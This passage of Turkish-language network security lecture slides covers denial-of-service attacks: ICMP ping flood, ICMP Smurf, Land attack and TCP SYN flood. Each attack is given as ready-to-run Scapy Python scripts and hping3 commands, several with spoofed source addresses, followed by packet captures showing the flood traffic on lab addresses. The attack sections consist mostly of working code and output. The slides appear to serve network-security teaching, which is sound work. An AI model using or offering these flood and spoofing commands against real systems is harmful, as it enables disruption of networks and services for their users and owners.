  - **Router hedefli ping seli**: Hedef routerlar, amaç ağ içerisinde yer alan bilgisayar haberleşmesinin engellenmesi.
  - **Blind Ping Flood**:

Ping Flood (ICMP Flood) II

Listing 4: Python ICMP seli

```
from scapy.all import *
ip_hdr = IP(dst="192.168.2.1")
packet = ip_hdr/ICMP()/("m"*60000) #send 60kb of junk
send(packet)
```


Ping Flood (ICMP Flood) III

Listing 5: Hping3 ICMP seli

```
hping3 -1 --flood 192.168.2.7
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=0/0, ttl=64
2	0.000001	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=256/1, ttl=64
3	0.000149	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=512/2, ttl=64
4	0.000149	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=768/3, ttl=64
5	0.000150	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=1024/4, ttl=6
6	0.000150	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=1280/5, ttl=6
7	0.000150	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=1536/6, ttl=6
8	0.000151	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=1792/7, ttl=6
9	0.000151	192.168.2.6	192.168.2.7	ICMP	42	Echo (ping) request id=0xde7b, seq=2048/8, ttl=6

ICMP Smurf I


Smurf Attack
Attacker
Victim
ICMP Packets
with spoofed IP
ICMP Responses
redirected to victim

ICMP Smurf II

Listing 6: Python ICMP Smurf

```
from scapy.all import *
victim_ip = "192.168.2.7"
ip_hdr = IP(src=victim_ip, dst="192.168.2.6")
packet = ip_hdr/ICMP()/("m"*60000) #send 60kb of junk
send(packet)
```

ICMP Smurf III

Listing 7: Hping3 ICMP Smurf

```
hping3 -1 --flood -a 192.168.2.3 192.168.2.7
```


No.	Time	Source	Destination	Protocol	Length	Info
9	5.633785	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=9152/49187, ttl=64
10	5.633785	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=9408/49188, ttl=64
11	5.633786	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=9664/49189, ttl=64
12	5.633786	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=9920/49190, ttl=64
13	5.633787	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=10176/49191, ttl=64
14	5.633787	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=10432/49192, ttl=64
15	5.633788	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=10688/49193, ttl=64
16	5.633788	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=10944/49194, ttl=64
17	5.633788	192.168.2.3	192.168.2.7	ICMP	42	Echo (ping) request id=0x027d, seq=11200/49195, ttl=64

Land Attack I

Land Saldırısı

- Saldırgan spoof edilmiş SYN paketleri gönderir
- Paketlerde source ve destination IP adresleri kurbanın IP adresidir.
- Kurban cevap olarak kendisine SYN-ACK paketi gönderir.
- Bu şekilde sistem kaynaklarının tüketilmesi hedeflenir

Land Attack II



Land Attack III

Listing 8: Land Attack

```
hping3 -c 1 --baseport 80 --destport 80 -S --spoof X.X.X.X X.X.X.X
```

No.	Time	Source	Destination	Protocol	Lengtł	Info
3	1.138592	192.168.2.7	192.168.2.7	TCP	54	80 → 80 [SYN] Seq=0 Win=512 Len=0

Land Attack IV


Listing 9: Python Land Attack

```
>>> send(IP(src="192.168.2.7", dst="192.168.2.7")/TCP(sport=135,dport=135), count=2000)

.................................................
Sent 2000 packets.
```

No.	Time	Source	Destination	Protocol	Length	Info
3	0.114692	192.168.2.7	192.168.2.7	TCP	54	135 → 135 [SYN] Seq=0 Win=8192 Len=0
4	0.117447	192.168.2.7	192.168.2.7	TCP	54	[TCP Out-Of-Order] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
5	0.119985	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
6	0.123516	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
7	0.126910	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
8	0.128873	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
9	0.130750	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
10	0.132727	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
11	0.134478	192.168.2.7	192.168.2.7	TCP	54	[TCP Spurious Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0

TCP SYN Seli I



TCP SYN Seli II

Listing 10: Hping SYN Seli

```
$ sudo hping3 --flood -S -p 88 192.168.2.7
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.2.4	192.168.2.7	TCP	54	2097 → 88 [SYN] Seq=0 Win=512 Len=0
2	0.000139	192.168.2.4	192.168.2.7	TCP	54	2098 → 88 [SYN] Seq=0 Win=512 Len=0
3	0.000140	192.168.2.4	192.168.2.7	TCP	54	2099 → 88 [SYN] Seq=0 Win=512 Len=0
4	0.000140	192.168.2.4	192.168.2.7	TCP	54	2100 → 88 [SYN] Seq=0 Win=512 Len=0
5	0.000141	192.168.2.4	192.168.2.7	TCP	54	2101 → 88 [SYN] Seq=0 Win=512 Len=0
6	0.000141	192.168.2.4	192.168.2.7	TCP	54	2102 → 88 [SYN] Seq=0 Win=512 Len=0
7	0.000159	192.168.2.4	192.168.2.7	TCP	54	2103 → 88 [SYN] Seq=0 Win=512 Len=0
8	0.000164	192.168.2.4	192.168.2.7	TCP	54	2104 → 88 [SYN] Seq=0 Win=512 Len=0
9	0.000174	192.168.2.4	192.168.2.7	TCP	54	2105 → 88 [SYN] Seq=0 Win=512 Len=0
10	0.000193	192.168.2.4	192.168.2.7	TCP	54	2106 → 88 [SYN] Seq=0 Win=512 Len=0
11	0.000233	192.168.2.4	192.168.2.7	TCP	54	2107 → 88 [SYN] Seq=0 Win=512 Len=0